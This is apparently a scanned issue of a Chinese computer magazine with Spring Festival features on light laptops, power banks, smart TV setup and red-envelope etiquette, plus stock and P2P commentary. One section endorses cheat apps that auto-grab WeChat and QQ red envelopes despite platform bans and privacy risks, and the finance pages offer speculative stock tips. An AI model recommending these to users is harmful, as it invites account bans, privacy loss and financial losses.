虽然目前手机 4G/3G 早已普及,但对于笔记本而言,离开了 WiFi 就没办法再继续联网了,这时候很多人会考虑用手机做热点来给笔记本上网,但现在的智能手机电池自己用都够呛,再来当热点就更捉襟见肘了,所以对于回家路上的你,或者工作中需要经常出门在外且必须使用笔记本联网工作的人来说,使用 4G/3G 上网卡是个很不错的替代方案。实现方法无非是以下几种:有内置模块的商用机型购买 SIM 卡安装后即可联网;只是预留模块位(有 M.2 和 mSATA 两种规范)的需要购买 4G/3G 模块和 SIM 卡;如果没有预埋天线还进一步需要自行安装,天线只需几元钱,安装后放置在机身内非金属材料覆盖的空隙位置即可;如果连 4G/3G 模块安装位也没有预留,可选择外置 USB 上网卡,装载 SIM 卡后连接电脑即可拨号上网。

当然,如果只是家里没有联网,或者没有无线路由器,却想要上网的话,也可通过购买移动的 WLAN 服务来进行上网,在很多地方都能通过搜索 WiFi 找到 CMCC 信号,在地区所在移动网上营业厅购买 WLAN 业务流量包就能获取账号密码登录,进而使用无线上网功能了。

爱国者 PB726S 全功能无线设备

特点:兼具无线硬盘 / 移动硬盘 / 充电宝 / 无线路由器 / 3G 路由器

699 元(1TB)

移动硬盘、充电宝、便携路由器……相信爱旅行的一族都会随身携带这些配件设备,但会不会觉得东西实在太多了一点,零零散散也很容易丢失呢?如果有这个困扰的话,不妨选择多功能合一的无线设备来解决这个问题,爱国者 PB726S 就是这样一款颇为“神奇”的产品。它的体积比一般 2.5 英寸移动硬盘略大一点,但功能非常实用,可通过 PC 或平板 / 手机无线访问 1TB 硬盘,而硬盘本身又内置了 4500mAh 电池,无线访问不需要插电,也可在急用时给手机充电,当然也能连接 USB3.0 接口传导数据,同时在一些没有 WiFi 的酒店还能兼具无线路由器的功能,给部分没有有线网卡的轻薄本提供无线网络,除此之外,它还是一款 3G 路由器……从实用性的角度来说,的确没有比它更全面的 PC 配件产品了。



因为采用微边框设计的关系,原本应放置在顶部的摄像头就没有足够的空间了,于是被移动到屏幕下方



该机扬声器效果拔群,两个单元位于腕托左右下角位置,体积虽然不算巨大,但得益于较高的功率,可保证听觉效果的出色体验



84Wh 电池



56Wh 电池

XPS 15 底部使用了六角形螺丝固定,需要特定螺丝刀头才能取下并打开底壳,而该机的内部结构很紧凑,用料上乘,84Wh 锂离子聚合物电池占据了下方位置。不过 56Wh 版(下图)可以升级 HDD





便携! 酷炫! 实用!

# 春节回家,这些笔记本和配件保你有面儿!

又到了一年大家最期盼的春节大长假,有人回家走亲访友,有人选择出门远游。回家当然就得够风光,而出游也得好用又有面儿,但毕竟大多数人不是土豪,所以只能从实用的角度出发,选择一些足够酷炫,同时又便于携带的产品,笔记本电脑及其配件当然也属于其中,今天我们为大家推荐一下有哪些好货在年关时节是最靠谱的。

## 随身耍帅笔记本篇

轻薄是首要前提,价格并非高高在上

考虑到大多数人对笔记本其实并不了解,所以外形成为震撼大家的第一要素,最直接的视觉效果就是尺寸,对于春节回家的人而言,无论乘坐什么交通工具,都是轻装上阵最好,所以我们推荐的笔记本自然是以轻薄本为主。

但需要注意的是,轻薄本并不具体指某一类产品,在游戏本领域较为轻薄的产品我们也会推荐,除此之外也有不少人觉得轻薄本就一定意味着高价,其实这是一个错误的认识,在英特尔力推超极本概念 5 年后,即便是主流本甚至游戏本也都进入了轻薄时代,因此选择起来其实并没有太高的门槛,15.6 英寸 2.3kg,14 英寸 1.7kg,13.3 英寸 1.3kg 就是我们今天推荐产品的基本体型。

低电压处理器弱? 性能赶超前代标压,续航 5 小时问题不大

说到轻薄本,就避不开低电压处理器,即便是在低电压处理器已经普及数年后的今天,依然有一部分人对其抱有偏见,认为它的性能不入流,中看不中用。但实际上根据我们的测试来看,Skylake Core i7 级低电压处理器已经基本具备与 Haswell 标准电压 Core i5 处理器抗衡的性能实力,除此之外它内置的 HD 520 系列核显卡在 Windows 10 操作系统下已经可以流畅硬解现有绝大多数视频,配合双通道内存还能完全满足《英雄联盟》《魔兽世界》等主流网游的流畅运行需求。

在满足上述性能需求的同时,别忘了它还是 TDP 仅 15W 的低电压处理器,即便是配合 44Wh 这种中等容量电池,也能在集显模式下实现近 5 小时的视频播放续航,这对于以前的传统本而言几乎是“不可能完成的任务”!



作为低电压处理器,Core i7 6500U 在 Cinebench R15 测试中的成绩却强于标准电压的 Core i5 4200M,原因很简单,因为虽然前者是 TDP 仅为 15W 的低电压处理器,但频率却与后者相同(基准 2.5GHz,单核睿频 3.1GHz),而且工艺更新,且缓存更大。所以以电压论英雄是一个错误的概念



特点:时尚外观 + 价格实惠

### 联想 IdeaPad 500S

14 英寸全高清 /Core i5 6200U/GeForce 940M/4GB DDR3L/500GB/Windows 10/1.68kg

**4999 元**

曾几何时,14 英寸本的主流重量还是 2.4kg,但如今的 14 英寸本轻薄了太多太多了,即便是传统设计机型,也都在 2kg 以内了。

这款联想 IdeaPad 500S 只重 1.68kg,顶盖还采用了抢眼的红色设计,配合银色机身视觉效果出色,搭配全高清屏也让它的综合实用性不输其他产品。硬件配置方面不仅有靠谱的 Core i5 6200U 处理器,还有性能主流的 GeForce 940M 独显,中低特效玩部分大型 3D 游戏也不算痴人说梦。联想近年来在主流本市场轻薄化方面下了不少工夫,而且在国内品牌认知度很高,带它回家很靠谱。



特点:超轻薄 + 十足眼球谋杀 + 高性能 + 舒适体验 + 超长续航 + 配置又升级!

### 戴尔 XPS 13

13.3 英寸全高清 /Core i7 6560U/Iris 540 集显 / 双通道 8GB /256GB SSD/Windows 10/1.18kg

**8999 元**

这个机器可能大家知道我们是高度推荐的,也是我们的“2015~2016 年度机型”奖获得者!它超轻薄,设计出色,性能强,超级续航(i5 版用“电影和电视”解码 720P 可续航 10 小时)。同时,它的屏幕、扬声器、键盘和触控板也都很出色。100%拉风 + 好用的选择。

最重要的是,它又升级了!对,又升级了。i7 版本从 6500U 升级到了 6560U,显卡从 HD 变成了 Iris 540,综合性能更强!

这个机器在家里一打开,面子绝对爆棚——当然,最重要的是它真的很好用。



特点:轻薄 + 高性能 + 扩展功能强大

### 戴尔 XPS 15

15.6 英寸全高清 /Core i5 6300HQ/GTX 960M 2GB GDDR5/8GB DDR4/32GB SSD+1TB HDD/Windows 10/2.26kg

**9999 元**

是的,XPS 微边框家族第二成员也在我们的推荐名单上,可能有人会觉得我们在吹捧,但事实上真的是挺好用啊!作为一款标准电压四核处理器和 GTX 960M 独显机型,15.6 英寸的它体重只有 1.78kg,相当轻薄,用它来玩大型 3D 游戏轻轻松松,比起传统游戏本来说时髦得多,倍儿有面子,而且绝不是纸上谈兵,性能依然有保证。

另外,XPS 15 的扩展能力很强,有雷电 3 接口,搭配转接器之后外接屏幕当家里的中心电脑使用妥妥的。

## 锦上添花配件篇



### 戴尔 PW7015M/PW7015L 充电宝

特点:最多可给小尺寸轻薄本增加 90%续航时间

43Wh(12000mAh)/65Wh(18000mAh),288g/410g,19.5V/4.62A 或 5V/2A 输出,2×笔记本适配器接口(输入,自身充电用);2×USB 输出口;笔记本充电线接口(送两种规格充电线)

**800 元(12000mAh)/1000 元(18000mAh),戴尔直销有售**

对离家较远的朋友来说,每一次回家都堪称一次旅行,无论是在来回的路途上,还是在家里,笔记本续航都会成为一个巨大的考验,而如果只是靠笔记本本身电池来支撑的话,产品体型势必得不到有效的控制,这又与我们本次的主题不符了,所以还得请“外援”,于是笔记本充电宝就自然出现啦。

想要给笔记本充电,大家的第一问题可能会对容量感到疑惑,但实际上目前 10000mAh 级充电宝也不算稀奇了,真正的难点其实在于输出,5V/2A 很容易做,但笔记本可都是 19.5V 或更高电压,同时还需要接近 5A 的电

流,普通的充电宝可就没这水准了。而戴尔推出的两款充电宝 PW7015M/PW7015L 则正为解决这一问题而来。

PW7015M 为 12000mAh,43Wh,体重仅 288g;而 PW7015L 为 18000mAh,65Wh,重量也不过 410g,根据我们的测试可分别为 XPS 13 笔记本延长 5 小时/7.5 小时的视频播放时间!除此之外它们也几乎支持戴尔全线机型,而且同样也预留了 2 个 5V/2A USB 供电接口,在路途上也可手机充电,称得上是居家旅行笔记本必备伴侣了。





# 软硬兼施,让智能电视看得更舒心

## 教你用好自己的智能电视

春节前后,正是家电促销的季节,相信不少人都在这个时间段里购买了智能电视。不过购买了智能电视,你就真的用好了智能电视吗?事实上,很多人购买了新电视后,都出现这样那样的小问题,例如“为什么电视亮度调不下去?”“为什么我要看的电视剧找不到”这一类问题……好吧,这期我们就从画质调试和软件安装着手,教大家轻松上手智能电视。

### 画质调试,一切为眼睛服务

很多人买来电视就直接打开观看,从来不调各种画质选项,结果很快就接受不了,各种问题接踵而来。事实上,每款智能电视的画质一般都需要用户自己调校才能满足用户的眼睛,降低背光,让屏幕不要太亮

在原始状态下,大多数智能电视不但达不到最佳的状态,同时对我们观看电视还会造成视觉障碍。下面,我们就智能电视几个通用的画质调试方式给大家讲解一下。



液晶电视的亮度主要靠背光

很多人都觉得智能电视买回来实在太亮了,眼睛看久了会疲劳,但是在画质选项中调整亮度,却发现收效甚微。事实上,对于现在的液晶电视而言,要调整亮度,在画质选项中需要调节的是背光这一项。背光越高,亮度越高,背光越低,则电视的亮度越低。

通常而言,智能电视的默认背光都是满格,一些亮度比较高的智能电视在这个状态下就显得比较刺眼,个人建议

是将背光调整到70%~80%,这样整个电视的亮度在损失不大的情况下更趋于柔和,长时间看眼睛也不会觉得累。

另外,在暗部细节能够保持得比较好的同时,用户可以试着适当降低少许对比度,这样也会让画面变得稍微柔和一些,让明暗对比不过分强烈。

一些用户比较推崇智能电视的动态画质,比如动态亮度、动态对比度以及动态色彩等,这样在各种环境下,智能电视会自动进行调试,让用户更为省心。不过也有很多人反映,自己在看电视的时候,电视会出现忽明忽暗的情况,有的时候看起来非常刺眼,有的时候则黑暗得过分。

### 液晶电视中类似动态和智能的图像效果可以关闭



关闭动态效果,杜绝忽明忽暗

无论是什么动态效果,都是智能电视自己侦测环境并且得出的结论,这种方式其实不见得符合用户的需求,特别是侦测和软件算法都可能背离用户的实际状况,所以才有人在看电视的时候觉得画面忽明忽暗。

我们建议在调整好背光和对比度后,大家就可以把所有动态画质的选项全部关闭,即使不关闭,效果最好也开为低,这样就能有效避免智能电视自动侦测改变画面所带来的影响,在观看的时候保持一致的体验。

### 做什么应用,开什么模式



不同模式,画面有不同表现,适合不同场景

智能电视在开机默认状态下都是标准模式,相信非常多的用户不管是看电视、玩游戏以及看电影,都在标准模式下进行,其实这是一种错误的思维。

不同模式有不同的画面处理方式,比如标准模式更适合日常观看电视剧以

及网剧;而电影模式往往色彩和画面较为柔和,针对24P的电影有特殊处理,观影效果更为突出;而游戏模式则关闭所有画面后处理,降低输入延迟以符合玩家需求。


所以买回了智能电视,不能只用标准模式来进行各种应用。电视做这么多模式出来不是用来当摆设,我们的建议是,你进行什么样的电视应用,就应该打开什么样的电视模式。

### 软件安装,只要专属TV的APP

大多数智能电视买回来,都是有带默认系统软件的。无论电视本身的系统是不是Android系统,肯定都能安装相关的软件以及收看电视内置智能平台的节目。如果是三星或者LG的电视,由于采用的

是自家的系统,软件相对较少,基本没什么好说的,装完拉倒,有什么用什么;但大多数智能电视都还是用的Android系统,所以在安装软件方面还是有一些要注意的,下面我们就简单介绍一下。

### 内置商店不给力,通过USB手动安装APP



当贝市场是目前Android电视上最好的商城APP

目前大多数购买的智能电视,都自己带了商城为用户下载安装APP提供便利,但是由于受到各种限制,这些内置的商城往往自带的软件不但少,而且经常毫无用处,用户想要下载一些第三方视频APP、热门游戏或者播放软件,基本是不可能的。

遇到这种情况,我们的建议是将用

户想要安装的软件事先下载到USB闪存,再通过电视的USB接口安装到电视上。只要电视采用的系统是Android,基本就能支持大多数目前的Android软件。更省心的办法是直接

在智能电视上安装一个第三方的商城,然后从第三方商城中下载软件,更加简单方便。

在这里推荐各位Android智能电视用户安装“当贝市场”这款商城APP,在这款商城中,有大量的视频APP资源以及游戏资源,基本上有了这款APP,最主流的Android应用我们都能下载到,就不用考虑其他商城软件了。

### 视频软件,只需安装电视版本



TV版的软件都能很好地匹配电视机比例尺寸

经常有人在智能电视上安装一些视频软件,却发现要么无法用遥控器操作,要么视频效果不好,分辨率和尺寸比例都不符合电视的要求,这是怎么回事?一般来说,Android平台上的软件现在都根据设备来定制软件的规格形式(就如同苹果的APP经常也分iPhone和iPad版),一般分为通用版和TV版。通用版在分辨率和尺寸比例以及操控上都适合平板以及手机,而TV版则是为电视以及盒子而量身打造的。

不过无论是通用版还是TV版,都能在Android平台上安装,如果我们在智能电视上安装了通用版的视频软件,肯定就会出现各种使用上的问题。所以对于智能电视而言,我们安装各种视频软件,最好是选择TV版本安装,这样才能达到最好的效果。

那么如何分辨一款APP到底是通用版还是TV版呢?通常而言,软件如果在后面专门标注了TV版,那就是专为电视打造的,反之则多半就是针对平板和手机的通用版软件。如果实在没有把握分辨,也可以安装了试试,TV版软件可以用遥控器操控,而且画面尺寸匹配电视机,而通用版软件大多数使用触控和鼠标操控,画面在电视上看起来是扭曲并且模糊的,届时大不了删除。

软件名称	软件类型	是否有智能电视专属版本
全聚合VST	聚合类视频APP	有
泰捷视频	聚合类视频APP	有
电视猫	聚合类视频APP	有
腾讯视频	视频APP	有
爱奇艺	视频APP	有
搜狐视频	视频APP	有
PPTV聚力	视频APP	有
乐视TV	视频APP	无(乐视电视专属)
芒果TV	视频APP	有
第一体育	PPTV体育频道APP	无
MX播放器	播放APP	无(但智能电视可用)

主流Android娱乐APP版本一览





# 春节红包实用手册

春节,各种红包络绎不绝,既要发红包,也要抢红包,要是跟不上节奏,整个人感觉都不好了!来吧,朋友,我们教你开挂,让红包再飞一会儿!

## 派 红包送多少合适呢? 各地行情先了解



计算当地的红包标准

除夕,大家围在一桌吃吃肉、喝喝酒,谈笑风生好不快活,机灵的小孩早就忍耐不住双手作揖讨要红包,嘴里喊着:“恭喜发财,红包拿来”,此时大人们有的干净利落给红包,有的要故意逗孩子几句增加乐趣……初三开始走人户,看到朋友的小孩总得意思意思吧,来,红包拿去……

这些场景都会出现一个问题,到底红包里面包多少钱合适呢?沿用以前的数字,还是多多少少增加一点?如果今年

红包行情涨价了,自己却还是给的老数,就会被亲朋好友笑话,这脸就丢大了。但如果送太多也不妥,因为这个是“降不下去”的!因此,派发红包是相当有讲究的,之前不妨查查当地的红包行情。

登录百度数据页面,找到“过年红包送多少”功能,在“输入所在省份”处选择省份,在“输入红包发放对象”处选择目标人群,在“输入亲戚关系(重要性)”处选择“亲”或者“疏”,最后点击“计算红包金额”即可找到红包的金额。

以北京为例,派给朋友的小孩,关系亲密的是300元起,关系比较疏远的200元起。什么叫做“起”呢?就是低于这个数就不好意思啦。根据理财之家的读者调查,现实生活中大多数人发的红包不超过2倍门槛标准,下面我们罗列出主要城市的红包标准,请大家参考。

各地红包参考值				
城市	亲戚孩子红包(元)		朋友孩子红包(元)	
	门槛标准	建议	门槛标准	建议
北京	463	400~900	309	300~600
上海	483	400~1000	322	300~600
广州	482	400~1000	321	300~600
深圳	530	500~1100	353	300~600
重庆	171	100~300	114	100~200
天津	464	400~900	309	300~600
合肥	273	200~500	182	100~300
厦门	335	300~700	223	200~400
福州	249	200~500	166	100~300
兰州	175	100~300	117	100~200
济南	331	300~600	220	200~400
太原	244	200~400	162	100~300
银川	221	200~400	147	100~300
沈阳	357	300~700	238	200~400
哈尔滨	199	100~400	132	100~200
石家庄	193	100~400	128	100~200
长春	250	200~500	166	100~300
成都	228	200~400	152	100~300
昆明	190	100~400	126	100~200
西安	221	200~400	147	100~300
郑州	267	200~500	178	100~400
武汉	325	300~600	217	200~400
长沙	372	300~700	248	200~500
南京	413	400~800	275	200~500
杭州	563	500~1100	375	300~800
南昌	252	200~500	168	100~300
南宁	156	100~300	104	100~200
海口	238	200~400	158	100~300

默认选择“关系”为“亲”

## 抢 外挂出手快准狠

上期《电脑报》第44版《学会这些,今年的红包谁也抢不过你》提到了“网上有许多自动抢红包工具,建议大家不要尝试,腾讯和阿里等平台都严令禁止这样的行为。使用这样的外挂可能会被盗号/封号,而且资金得不到保障,就更得不偿失了。”

我们也持赞同态度,但对很多人来说开挂抢红包的诱惑远远大于盗号/封号的威胁——同样的情况在网游中很常见,有的人为了使用网游外挂无视杀毒软件的警告,甚至有的还关闭杀毒软件。

既然潜在需求这么大,我们就给大家分享开挂抢红包。让你抢微信QQ红包

不再输在起跑线上,成为追风少年。再提示一句,此类外挂理论上可以上传微信中照片、文字,也可以动态监视微信支付行为,不过不能破解支付加密数据。如果你无所谓什么个人隐私,那接着往下看吧!

**小贴士:**一个好消息是手机重装系统涉足抢红包领域,魅族的Flyme操作系统将红包推送内置入系统,每条通知发出来都需要经过系统通知中心,魅族针对红包类的消息做分析,识别后相当于将所有微信消息中的红包消息单独提取出来,构建成一条系统通知,这样用户就不会错过红包了。此外,360 OS第15版中出现“锁屏显示

红包通知”功能,无需解锁便能直接进入领取红包的界面,据称还将在春节期间推出“自动抢红包”功能。可惜的是,这两个系统无法覆盖大多数用户。

### ·瓦力抢红包

瓦力抢红包APP是一款纯免费的微信外挂,第一次运行时提示要在“辅助功能”中开启“抢红包”服务,这个必须开启,否则外挂无法运行,之后就可以正常



自动回复设计非常人性化



居然内置了免费WiFi功能

运行了。它不支持微信4.0以下版本,另外带有广告,除了这两个缺点其他的都还不错,例如自动抢完红包后可以自动回复,让其他人看不出来是外挂干的,机智哇!更厉害的是可以设置自动回复速度,不要太快也不要太慢,牛!如此一来,在抢红包群里面就可以深度潜伏。

此外,还可以看到一个抢红包排行榜,可以看看广州、深圳那些人是怎么靠抢红包“发家致富”的,这个数据看看就是了,太伤人心了,我们只能说抢的多发的也多,只能这样安慰自己了。对了,最新版本的瓦力抢红包APP还支持手机QQ自动抢红包。

### ·关云藏

关云藏的界面简洁,点击中间的“开始”按钮即可开始自动抢红包,不过在开启过程中要先将该APP在朋友圈或者微信好友进行分享,随便找个微信好友分享即可,别分享到朋友圈就好,你懂的。关云藏的优点是没有任何广告,缺点是自动回复功能要付费,适合不差钱的文艺青年。

**小贴士:**不推荐大名鼎鼎的红包神器APP,主要是黑客最喜欢将该APP改造为手机木马,中毒几率太高,惹不起躲得起哟!

## 花 别让零钱睡大觉,现在用处太多了!

抢到的红包以零钱的形式存在,怎么花呢?其实还有很多朋友真不清楚。下面给大家介绍一下。

1.如果抢了很多钱,进入微信“钱包”后,点击“零钱”,选择“提现”,就可以把零钱转到自己指定的银行卡里,可以用来还房贷、车贷等;也可以点击“信用卡还款”,减轻信用卡的负担。

2.在“钱包”里面,点击“手机充值”,给自己的手机充点电话费吧!当然,也可以充值Q币哟!

3.在“钱包”里面,点击“生活缴费”,可以在这里缴纳水费、电费、燃气费、宽带费、固定座机话费等,不过这些生活缴费功能并不是每个城市都支持,例如重

庆就无法缴纳燃气费。

4.可以在实体店,例如7-11等一些超市便利店使用微信零钱付款,或者在地铁站、商场、写字楼常见的友宝等自动售货机上用零钱买瓶饮料甚至盒饭之类的。

5.微信与很多电商打通了接口,其中一些电商用户可以使用微信零钱包来付款,例如,可以通过微信上京东购物,上大众点评网订餐,上美团网团购,上同程、携程或艺龙旅行网买机票订酒店。

6.有了零钱,滴滴出行也方便了,买电影票也便捷了,如果这样还用不完,可以在腾讯公益里面找找符合自己理念的公益项目并捐款。



可花钱的项目多



重庆就无法缴纳燃气费



欢迎大家支持公益



理财之家 欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

# 持股过节 还是持币过节？

每到春节的时候,大家都会迷茫,到底是持股过节 还是持币过节? 下面,我们来谈谈最近的操作策略。

股票代码	公司名称	股价(元)	备注
002460	赣锋锂业	38.9	赣锋锂业大大受益于碳酸锂涨价
300369	绿盟科技	31.6	
002405	四维图新	27.6	
002456	欧菲光	22.10	

## 供给侧改革值得重点关注的公司

2016年开年,股市就开启了股灾3.0版本,跌得一塌糊涂,至此散户和机构的信心都受到严重冲击,有说春节后股市必涨,也有说春节后股市说不定还会继续跌提前卖了比较妥当。这个讨论的关键不在于预测节后首日或第一周的涨跌表现,而是取决于对中线行情的判断。

大家认可蓝筹股低估,在3月之后会开启一波估值修复行情,以及相信国家队会稳定股市,那么就应当持股过节,等春暖花开后再战一场——国家队现在也是亏的,那可是一两万亿元人民币的资产,是从银行借来的哟,因此国家队必须胜,否则……

但如果你短线操作,有大量各种题材的中小创股票,持币过节也是合理的,可以避免剧烈波动造成不必要的损失。

再换个角度看,数据显示自从2000年以来,15年间,上证综指在春节前的5个交易日里,上涨次数达到了13次,其间只有2001年和2014年有所下跌。深圳成

指也一样,也仅仅在2001年和2014年下跌,其他年份都为上涨。从这个意义上讲,节前持股赚钱的概率较大。不过从春节后的走势看,过去15年中,节后的第一天涨跌次数差不多,没有判断意义,所以短线投资者在春节前卖股票是正确的选择。

从2012年开始,每年3月~5月都有一波不错的春季行情,这给我们一个启示,如果持股过节的话,要把眼光放在中线上,买入核心蓝筹股、已经有业绩支持的IT股,特别是有业绩支持的IT股,弹性非常大,波段操作获利空间巨大。此外,碳酸锂的价格还在继续上涨,春节后锂矿股和锂电池股都有不错的机会,不要错过哟!

本文仅代表个人观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。理财之家QQ群:329789299。

财富Q&A 在理财过程中,我们需要不断交流才可以不断提高,让我们一起来共同成长吧!

## 央行探索发行数字货币

@月弯弯: 看到新闻说人民银行自2014年起成立了专门研究团队,对数字货币发行和业务运行框架、关键技术、流通环境等进行了深入研究,并已取得阶段性成果,争取早日推出央行发行的数字货币。这个比特币那种东东吗? 对银行股有没有影响?

@董师傅: 肯定不是比特币,那个东西太虚了,且谁都可以制造(货币的本质

是国家信用,比特币没有国家信用),怎么可能成为中国央行独有的数字货币嘛。另外,这个对银行影响应该不大,数字货币在很长一个时期内都无法取代纸质货币,银行的作用无可替代,且将来银行也可以成为数字货币的管理者。应该说,数字货币与支付方面的股票有关,例如证通电子之类的股票。

## 为何反弹老出现冲高回落

@一生青争: 现在的行情没有去年好做了,多次参与反弹,成功率不到一半,老是碰到易冲高回落的股票,早上还开心,下午就欲哭无泪了。为什么会这样?

@董师傅: 冲高回落太常见了,主要有4个原因。原因1: 股价在反弹中途,主力为了测试场外资金的跟风情况,会时常采用这种手法来做盘,先把股价迅速拉升之后,便会出现主动的回落,以此来测试股价在回落的过程中场外资金是否积极入场。

原因2: 当股价反弹到重要的技术压力位置附近时,如10日均线、20日均线,一些筹码从亏损变成不亏不盈,于是选

择套现离场,于是出现了冲高回落的走势。原因3: 反弹到了主力的目标价位,于是为了能够顺利出货,采取拉升股价的手段来吸引投资者入场接盘,在回落的过程中,主力会逐步地将筹码抛售给入场接盘的投资者。

原因4: 主力在底部区域建仓完毕之后,会快速拉升形成快速反弹之势,如果跟风盘足够,就顺势向上继续反弹,并形成最终的反转行情;如果跟风盘不够,反弹就无法持续,于是主力反手打压,并进入蛰伏阶段,等待时机再次运作,例如配合利好拉升、配合某个题材发动等。

## \*ST云网复牌7跌停

@海薇薇: 停牌半年的\*ST云网复牌7个跌停,这种股票可以参与博反弹不?

@董师傅: 的确够奇葩的股票,躲过第一次、第二次股灾,却在第三次股灾中间复牌,跌得一塌糊涂,当然什么时候复牌都会补跌,不过这样折腾它的股票持

有者还是少见,要知道停牌半年多时间,\*ST云网发布多达186条公告,几乎是天天公告。至于博反弹,建议不要,还不如赌有没有人借壳上市,这么说吧,\*ST云网只能希望哪家中概股公司看上自己,卖壳大赚一笔吧,到时候又会生龙活虎了。

## P2P曝光台

P2P投资良莠不齐,建议大家投资相对保障力、续航力更强的红岭创投、陆金所,不要碰来历不明的平台。下面是近期出问题的P2P平台,数据来自网贷之家。

平台名称	注册资本(万元)	注册地区	问题类型
在线贷	10000	广东	提现困难
东起投资	1000	山东	提现困难
盈天下	2000	湖北	提现困难
迅益贷	1000	福建	跑路
蓝岸创投	500	山东	跑路

## 零钱理财排行榜

名称	对接基金	万份收益(%)	七日年化(%) 
京东小金库	嘉实活钱包...	3.4949	4.622
京东小金库	鹏华增值宝...	0.6283	4.142
博时现金宝	博时现金宝...	1.1544	3.764
和聚宝	汇添富和聚...	0.8794	3.694
微信理财通	汇添富全额...	0.8406	3.603
活期盈	海富通货币...	1.0868	3.561
众禄现金宝	海富通货币...	1.0868	3.561
佣金宝	国金金腾通...	1.5451	3.460
零钱宝	广发天天红...	0.8406	3.454

## 如何辨别个股的风险

@记音人在天涯: 我是2015年5月入市的,钱没有赚到,本金赔光了。题材股、强庄股、ST股、蓝筹股……都买过,暴跌有份,暴涨没份,哎! 痛定思痛,感觉是选股有问题,各种乱七八糟的股票不知道为什么莫名其妙地就买了。想问问董师傅,如何辨别个股的风险?

@董师傅: 其实你碰到的三次股灾是系统性风险,并不是个股选得不好,只不过在股灾后的反弹时,不同股票反弹

的力度不同罢了,因此选股还是建议买优质的蓝筹股。从长期来看,真正让投资者分享股市上涨的仍将是大盘绩优蓝筹股——价值投资的真谛在于通过对股票基本面的经济分析,去估计股票的内在价值,并通过对股价和内在价值的比较去发现并投资那些市场价值低于其内在价值的潜力个股,以期获得超过大盘指数增长率的超额收益。

## 卖出股票有哪些技巧

@寻找布朗: 董师傅,卖出股票老是出错,不是卖低了,就是还没有卖就被套牢了,怎么办?

@董师傅: 一般而言,是以5日线为标准,高于5日线卖出,低于5日线买入。当然,这个标准不是绝对,只有在短线时参考意义才大。最好认清自己是属于稳健型投资者,还是属于激进型投资者,要认清自己的操作风格和擅长的操作技

## 搜房网162亿借壳万里股份

@蚊子腿上剥下二两肉: 万里股份正式公告了重组预案,花费161.8亿元收购搜房网旗下的互联网房产及家居广告营销业务和金融业务。这次复牌肯定会复制世纪游轮的走势吧! 看得心痒,怎么才可以参与呀?

@董师傅: 一般人都是在停牌后才知道的,没有办法参与,只有等复牌了。


巧,有的投资者有足够的看盘时间和盘中感觉,可以通过盘中股东操作来降低成本,清仓以5周线为标准。此外,如果仓位过重而被套的,要适当止损一部分股票。这样不仅仅是为了回避风险,也有利于心态的稳定。还有,要分清主力是在洗盘还是在出货。如果是主力出货,要坚决彻底地止损——主力出货未必在高位,主力洗盘未必在低位。

不出意外,模仿世纪游轮、七喜控股的走势是肯定的,连续暴涨看上去不错,等到第一次开板时可以买入,调整后还可能第二波上涨,这就是主力吃肉、散户喝汤了。第二波上涨时股价在高位、泡沫严重,随时可能断崖式暴跌,此时就是玩击鼓传花的游戏了,买到最后就倒霉了。



累计发行逾3000万册 · 全国发行量第一的IT大报年度巨作  
连续20年全国销售排行第一的品牌计算机图书

# 《电脑报2015合订本》 隆重上市



零售价:50元

## 2015《电脑报》原样呈现 方便检阅与收藏

全国发行量第一的IT大报年度巨作,  
权威遍览2015年IT资讯  
千余篇热门、新潮电脑及数码设备的  
使用方法与技巧文章  
电脑及数码设备用户必备工具手册

## 9大最HOT手机、网购、 数字家居实用专题

- 个人家庭影院建设完全指南
- 手机成旅行中的好导游
- Office 2016功能应用全攻略
- 拉近与学妹距离 这些软件帮上忙
- 那些被玩坏的闲置IT设备
- 智能手机新技术深度解读
